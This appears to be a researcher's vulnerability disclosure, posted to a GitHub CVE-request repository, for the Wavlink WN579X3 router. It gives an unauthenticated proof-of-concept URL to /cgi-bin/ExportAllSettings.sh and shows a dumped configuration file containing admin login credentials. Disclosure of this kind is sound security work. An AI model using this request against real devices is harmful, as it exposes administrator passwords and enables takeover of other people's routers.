

main

...

CVE\_Request / WAVLINK WN579 X3\_\_Sensitive information leakage.md



pghuanghui Add files via upload

History

1 contributor

33 lines (19 sloc) | 1.35 KB

...

## 0x01 Vulnerability description

An issue was discovered in Wavlink WN579X3,Firmware package version M79X3.V5030.180719,affecting /cgi-bin/ExportAllSettings.sh where a crafted POST request returns the current configuration of the device, including the administrator password. No authentication is required. The attacker must perform a decryption step, but all decryption information is readily available.

## 0x02 Affected version

WAVLINK WN579 X3

## 0x03 Vulnerability

When viewing the /cgi-bin/ExportAllSettings.sh file, it was not properly authorized by the system.


```
function configSave(){  
    f=document.frmSetup2;  
    f.action="/cgi-bin/ExportAllSettings.sh";  
    f.submit() ;  
}
```


## 0x04 PoC verification

Directly construct the url link as:

`http://xxx.xxx.xxx.xxx/cgi-bin/ExportAllSettings.sh`

You can download the configuration file, the configuration file contains the account password





```
RT2880_Settings.dat
#The following line must not be removed.
##RT2860CONF
Default
WebInit=1
LOGO1=images/WAVLINK-logo.png
LOGO2=images/WAVLINK-logo.gif
HostName=WAVLINK
Login=admin2860
Password=flavio12
Login_def=admin
Password_def=admin
OperationMode=3
boost_mode=auto
Platform=MT7620
Language=en
firstFlage=0
Model=WN579X3
ModelType=AP
WiFiBand=D
Brand=WAVLINK
wanConnectionMode=DHCP
wan_ipaddr=192.168.1.1
wan_netmask=255.255.255.0
wan_gateway=192.168.1.254
wanDnsEnable=0
```

## 0x05 Acknowledgement

Penwei.Huang